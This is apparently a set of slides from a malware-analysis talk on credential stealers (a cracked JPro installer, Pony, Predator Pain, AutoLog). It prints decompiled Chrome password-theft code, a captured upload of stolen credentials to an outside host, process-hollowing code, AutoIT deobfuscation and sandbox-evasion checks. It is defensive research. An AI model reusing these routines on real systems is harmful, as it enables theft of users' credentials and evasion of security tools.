+ Panasonic Toughbook CF-53*
+ DLA+ 2.0 Adapter*
+ Type 2 Vehicle Cables (6-pin & 9-pin)
+ Type-B OBD-II Cables (Ford, GM, Sprinter, Mack & Volvo)
+ USB Cable

All hardware includes a 1 year limited manufacturer's warranty

JPro Crack

- Steal creds
  - Firefox
  - Google Chrome
  - Opera Browser
  - Pidgin
  - Thunderbird
  - FileZilla
  - Proxifier

```
public bool RecoverChrome()
{
    checked
    {
        bool result;
        try
        {
            string[] appDataFolders = this.GetAppDataFolders();
            for (int i = 0; i < appDataFolders.Length; i++)
            {
                string str = appDataFolders[i];
                if (File.Exists(str + "\\Local\\Google\\Chrome\\User Data\\Default\\Login Data"))
                {
                    GClass1 gClass = new GClass1(str + "\\Local\\Google\\Chrome\\User Data\\Default\\Login Data");
                    gClass.ReadTable("logins");
                    int arg_53_0 = 0;
                    int num = gClass.GetRowCount() - 1;
                    int num2 = arg_53_0;
                    while (true)
                    {
                        int arg_D7_0 = num2;
                        int num3 = num;
                        if (arg_D7_0 > num3)
                        {
                            break;
                        }
                        string value = gClass.GetValue(num2, "origin_url");
                        string value2 = gClass.GetValue(num2, "username_value");
                        string value3 = gClass.GetValue(num2, "password_value");
                        string string_ = Conversions.ToString(Interaction.IIf(string.IsNullOrEmpty(value3), "",
                            this.DecryptW(Encoding.Default.GetBytes(value3))));
                        Class7 item = new Class7(AccountType.Chrome, value2, string_, value);
                        this.Accounts.Add(item);
                        num2--;
                    }
                }
            }
            result = true;
```

JPro Crack

- Detect av's and firewall through WMI
  - root\SecurityCenter
    - SELECT * FROM FirewallProduct
    - SELECT * FROM AntiVirusProduct


JPro Crack

- Report in clear txt
- in an ugly way

```
POST /Temp/Upload.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----------------------8d4c5f96eb2e819
Host: 102auto.com
Content-Length: 961
Expect: 100-continue
Connection: Keep-Alive

HTTP/1.1 100 Continue

------------------------8d4c5f96eb2e819
Content-Disposition: form-data; name="file"; filename="john_07.08.17.txt"
Content-Type: application/octet-stream

        Computer Info: 08/07/2017 12:04:05
         Current user: pc_8\john
          OS FullName: Microsoft Windows 8.1 Enterprise Evaluation
          OS Platform: Win32NT
           OS Version: 6.2.9200.0
Total Physical Memory: 2,00 GB
           UI Culture: en-US
   Keyboard Layout Id: 1033
 Culture Display Name: English (United States)
  Culture Native Name: English (United States)
            Antivirus: Windows Defender
             Firewall: No Firewall
             HostName: pc_8



.....................................................................................

    Type:    FileZilla
  Domain:    1.1.1.1:21
Username:    myuser
Password:    mypass
```


JPro Crack


Jpro 2016 v2.1 Patch
JPRO
PROFESSIONAL
Activate


Assembly Explorer
Base Type and Interfaces
Derived Types
.cctor() : void @0600002E
.ctor() : void @0600002F
BackgroundWorker1_DoWork(object, DoWorkEventArgs) : void @0600003A
BackgroundWorker1_RunWorkerCompleted(object, RunWorkerCompletec
Button1_Click(object, EventArgs) : void @0600003C
Dispose(bool) : void @06000031
Form1_Load(object, EventArgs) : void @06000039
InitializeComponent() : void @06000032
__ENCAddToList(object) : void @06000030
BackgroundWorker1 : BackgroundWorker @1700000B
Button1 : Button @1700000C
PictureBox1 : PictureBox @1700000D
Button1_Click(object, EventArgs) : void
// ns0.Form1
// Token: 0x0600003C RID: 60 RVA: 0x000022CF File Offset: 0x000004CF
private void Button1_Click(object sender, EventArgs e)
{
}

JPro Crack

06-07-2017, 09:24 PM **Post: #7**



DetroitTech1980
Location Offline
Senior Member

Posts: 684
Joined: Aug 2013
Reputation: **260**
Thanks: 344
Given 1332 thank(s) in 331 post(s)

RE: Noregon JPRO Commercial Fleet Diagnostics 2016 v2.3 + Crack

Has anybody checked this and confirmed it work with ZERO virus?

Pony

The most “Famous”

EXCELLIUM

Pony

Pony

- Named by Kaspersky and Microsoft as **FareIT**
- In the field since 2011, multiple versions
- Code is “open” now
- Builder in Delphi
- Stealer in Assembler (MASM)

Pony

- Used often as dropper
- Try credentials to brute force local accounts

EXCELLIUM

Pony


131
FTPControl
FTPNow
Yandex_Web_Browser
Bitcoin_Armory
FTPSurfer
TurboFTP
Visual_Site_Designer
Robo-FTP
Bytecoin
DeluxeFTP
EasyFTP
Cyberduck
CloseApply
Total_Commander
FileZilla
FTPRush
LinasFTP
Pocomail
Notepad
WS_FTP
Anoncoin
Mozilla
Comodo_Dragon
FlashFXP
FreshFTP
Internet_Explorer
Windows
ProtoShares
Worldcoin
Thunderbird
Tagcoin
NovaCoin
NovaFTP
WebDrive
Quarkcoin
Terracoin
WinZip
Windows_Mail
Craftcoin
Phoenixcoin
ChromePlus
SeaMonkey
Nichrome
Peercoin
Freicoin
NetDrive
FTPInfo
FAR
Fling
Yacoin
Goldcoin
Putty
32bitFTP
Zetacoin
Xftp
RockMelt
FreeFTP
Staff-FTP
NETFile
Electrum
MyFTP
CuteFTP
SoftX
K-Meleon
FTPShell
Chromium
Becky
Luckycoin
SmartFTP
Mail
Incredimail
MegaCoin
Litecoin
Ixcoin
FireFTP
Bitcoin
Firefox
WinSCP
I0coin
Epic
AceFTP
WinFTP
Infinitecoin
UltraFXP
LeechFTP
BlazeFTP
Fastcoin
The_Bat
FTPGetter
ALFTP
Digitalcoin
Junkcoin
sherrodFTP
Outlook
Feathercoin
ExpanDrive
FTPExplorer
CoreFTP
FTP
FastTrackFTP
FTPVoyager
Frankocoin
Florincoin
3D-FTP
Bromium
Flock
CoolNovo
Namecoin
NexusFile
Primecoin
DirectFTP
FTPDisk
MultiBit
Live
System_Info
SecureFX
Devcoin
Directory_Opus
Opera_Browser
GoFTP
FFFTP
WebSitePublisher
Dreamweaver
Global_Downloader
WiseFTP
ClassicFTP
Odin_Secure_FTP_Expert
BulletProof
BBQcoin
Google_Chrome
CoffeeCupFTP
FTPCommander
LeapFTP
FastStone_Browser
Frigate3FTP

Pony

- Reports to “gate.php” using POST
- Ua by default

  “Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/5.0)”
- Basic security to avoid detection

```
…
{
   if (strlen($received_report_data) == 0)
   {
      // received empty report
      // return 404
      $pony_db->add_log_line(‘NOTIFY_GATE_RECEIVED_NULL_REPORT',
                             CLOG_SOURCE_GATE, null, $ip);
      header('HTTP/1.0 404 Not Found');
      header('Status: 404 Not Found');
      $_SERVER['REDIRECT_STATUS'] = 404;
      if (file_exists('404.html'))
         echo file_get_contents('404.html');
      die();
   }
```

Predator Pain

The "Laziest"

aaeb4d11b5d9b558c6e0883edd0b9a06131a5c19

EXCELLIUM

Predator Pain

- In the field since 2008, multiple versions
- Written in .net
- Could report in http, smtp and ftp

Predator Pain

- Does not retrieve anything by itself !

```
[17:59]:[~/predator_pain/pp]\:::
$decrottePE.py sample.exe
[i] Scanning sample.exe
 >Seeking / Searching for PE
[*] Found PE_0.exe 517632 bytes saved
 >Seeking - Searching for PE
[*] Found PE_20804.exe 6656 bytes saved
 >Seeking / Searching for PE
[*] Found PE_27465.exe 345600 bytes saved
 >Seeking | Searching for PE
[*] Found PE_379310.exe 98816 bytes saved
 >Seeking / Searching for PE
```

Predator Pain .net	**cmemoryexecute.dll .net**	**Mail PassView Gui PE**	**WebBrowserPassView Gui PE**


Predator Pain

Run(byte[], string, string) : bool

```
40          return false;
41      }
42      if (!string.IsNullOrEmpty(optionalArguments))
43      {
44          hostProcess = hostProcess + " " + optionalArguments;
45      }
46      if (!CMemoryExecute.CreateProcess(null, hostProcess, IntPtr.Zero, IntPtr.Zero, false, 4u, IntPtr.Zero, null, new byte[68],
          array4))
47      {
48          return false;
49      }
50      IntPtr intPtr = new IntPtr(*(int*)(ptr4 + 52));
51      CMemoryExecute.NtUnmapViewOfSection((IntPtr)array4[0], intPtr);
52      if (CMemoryExecute.VirtualAllocEx((IntPtr)array4[0], intPtr, *(uint*)(ptr4 + 80), 12288u, 64u) == IntPtr.Zero)
53      {
54          this.Run(exeBuffer, hostProcess, optionalArguments);
55      }
56      fixed (byte* ptr9 = &exeBuffer[0])
57      {
58          CMemoryExecute.NtWriteVirtualMemory((IntPtr)array4[0], intPtr, (IntPtr)((void*)ptr9), *(uint*)(ptr4 + 84), IntPtr.Zero);
59      }
60      for (ushort num2 = 0; num2 < *(ushort*)(ptr4 + 6); num2 += 1)
61      {
62          Buffer.BlockCopy(exeBuffer, num + array2.Length + array.Length * (int)num2, array, 0, array.Length);
63          fixed (byte* ptr10 = &exeBuffer[(int)((UIntPtr)(*(uint*)(ptr2 + 20)))])
64          {
65              CMemoryExecute.NtWriteVirtualMemory((IntPtr)array4[0], (IntPtr)((long)((int)intPtr) + (long)((ulong)(*(uint*)(ptr2 +
                  12)))), (IntPtr)((void*)ptr10), *(uint*)(ptr2 + 16), IntPtr.Zero);
66          }
67      }
68      CMemoryExecute.NtGetContextThread((IntPtr)array4[1], (IntPtr)((void*)ptr8));
69      CMemoryExecute.NtWriteVirtualMemory((IntPtr)array4[0], (IntPtr)((long)((ulong)(*(uint*)(ptr8 + 172)))), intPtr, 4u, IntPtr.Zero);
70      *(int*)(ptr8 + 176) = (int)intPtr + (int)(*(uint*)(ptr4 + 40));
71      CMemoryExecute.NtSetContextThread((IntPtr)array4[1], (IntPtr)((void*)ptr8));
72      CMemoryExecute.NtResumeThread((IntPtr)array4[1], IntPtr.Zero);
73      return true;
74  }
75
```

Predator Pain

- It loads and executes recovery tools from memory



Predator Pain

- Configuration is ciphered with DES/AES
- It reports with “GET”

[URI]?fname=[FILENAME]&data=[DATA]

AutoLog

Another “less Lazy”

f262026b132ff7927914d3986347caf11c97b183

AutoLog

- In the field since 2016
- Autolog is written in AutoIT
- Seen packed in .NET
- Painfull as a Javascript :)

AutoLog

stub.au3.509 Notepad

File Edit Format View Help

```
7374727563743B6C6F6E6720746566743B6C6F6E6720546F703B6C6F6E67205269676874 3B6C6F6E6720
33322E646C6C[04Et6C726573756C74[04Et43616C6C4E657874486F6F6B4578[04Et68616E646C65[04
t203020[04Et203020[04Et203120[04Et203120[04Et203220[04Et203020[04Et203120[04Et20342
020[04Et203120[04Et203020[04Et203120[04Et203120[04Et203220[04Et203020[04Et203020[04
120[04Et203020[04Et203020[04Et203120[04Et203420[04Et203920[04Et2031 3120[04Et203230
EL707472[04EL203020[04EL203120[04EL203620[04EL203020[04EL203220[04EL5F53514C6974655
4765745461626C653264[04Et203120[04Et203020[04Et203020[04Et696E743A636465636C[04Et73
203120[04Et203020[04Et203020[04Et203020[04Et203120[04Et696E743A6364656360[04Et73716
320[04Et203020[04Et696E743A636465636C[04Et73716C697465335F636F6C756D6E5F636F756E74[
74[04Et576964654368617254 6D756C746942797465[04Et75696E74[04Et20363530303120[04Et6
04Et626F6F6C|04Et467265654C696272617279|04Et68616E646C65|04Et203020|04Et707472|04Et
[04Et203120[04Et5C[04Et2E2E[04Et2E5C[04Et5C[04Et203020[04Et7374727563743B6C6F6E6720
636B3B70742206C705465787 43B7696E7420636368 3B[04Et696E7420694960616765 3B687 76E64206
t68616E646C65[04Et696E74[04Et696E74[04Et696E74[04Et696E74[04Et68616E646C65[04Et696E
020[04Et203520[04Et203020[04Et203120[04Et466C616773[04Et203020[04Et203220[04Et68437
563744F626A656374[04Et68616E646C65[04Et68616E646C65[04Et203020[04Et6F6C6533322E646C
4442333531303545374542 7D[04Et203420[04Et203220[04Et2031333732323420[04Et737472756374
574496D616765456E636F64657273[04Et75696E74[04Et75696E74[04Et7374727563742A[04Et20302
203020[04EL20313020[04EL203020[04EL203120[04EL203220[04EL696E74[04EL4764697044697376
203020[04Ft203120[04Ft203120[04Ft203120[04Ft203020[04Ft6F6F6F65[04Ft476469706C75735
47[04Et203120[04Et696E74205175616C697479[04Et5175616C697479[04Et203120[04Et544946[04
59304657617539[04Et6B5548563058585231544 54A[04Et31[04Et4553467456574D393054424E4654
3G3754D585A6C68[04Et203020[04Et203120[04Et2031303020[04Et203220[04Et4658684233633341
D616C|04Et7765626D617374657240616D636F77656C642E636F6D2E6D79|04Et456967687469733838|
E612073697A653D313E[04Et204043524C4620[04Et3C7469746C653E4C6F677320[04Et20405573657
[04Et2031393020[04Et203020[04Et2E[04Et3A[04Et2031383820[04Et203020[04Et2C[04Et3B[04
03120[04Et2031313320[04Et3C666F6E7420636F6C6F723D23464638303030203E7B46327D3C2F666F
```


Obfuscated AutoIT code

Data file

AutoLog

```
Global $a536080041c = a4600006061($cw[1]), $a1a60a05f4c =
a4600006061($cw[2]), $a0660b02754 = a4600006061($cw[3]),
$a5e60c01e15 = a4600006061($cw[4]), $a2460d0140a =
a4600006061($cw[5]), $a1660e03a06 = a4600006061($cw[6]),
$a1560f02d5e = a4600006061($cw[7]), $a2e70000721 =
a4600006061($cw[8]), $a3270202010 = a4600006061($cw[9]),
$a397040024d = a4600006061($cw[10]), $a507060060e =
a4600006061($cw[11]), $a0870800826 = a4600006061($cw[12]),
$a1970a04f0b = a4600006061($cw[13]), $a4270c06247 =
a4600006061($cw[14]), $a5470e03d0a =
a4600006061($cw[15]), $a2b80001d00 =
a4600006061($cw[16]), $a108020631a =
a4600006061($cw[17]), $......
```


AutoLog




```
Func a4600006061($a4600006061)
  Local $a4600006061_
  For $x = 1 To StringLen($a4600006061) Step 2
    $a4600006061_ &= Chr(Dec(StringMid($a4600006061, $x, 2)))
  Next
  Return $a4600006061_
EndFunc
```

AutoLog

- Autoit has an **eval()** function




```
$a5ef8203511 = Execute($a59f8303224) & $a15f8403357 &
Execute($a1bf8506331) & $a51f860605b &
Execute($a3af8701028) & $a63f8805a42 &
Execute($a57f890304f) & $a15f8a01c39 &
Execute($a38f8b00c32) & $a1ff8c01c1b &
Execute($a10f8d04920)
```

AutoLog

- Autolog takes regular screenshots
- Nice colourful key logger logs
- Communicates via SMTP
- AutoIT allows direct API call
    - It logs keys by using Dllcallback bind on keypress

AutoLog

Also Check for virtualisation by looking processes :

if ProcessExists(a3a6050431b(a5a60605046($a0d1c701d59))) Then Exit ;

- **VboxService.exe**
- **VMwaretray.exe**
- **vpc.exe**
- **VBoxTray.exe**
- **VmWareTools.exe**
- **VmwareService.exe**
- **VBoxexe**

AutoLog

- Autolog does not retrieve passwords by itself
- Autolog downloads and uses “lazagne”

https://github.com/AlessandroZ/LaZagne

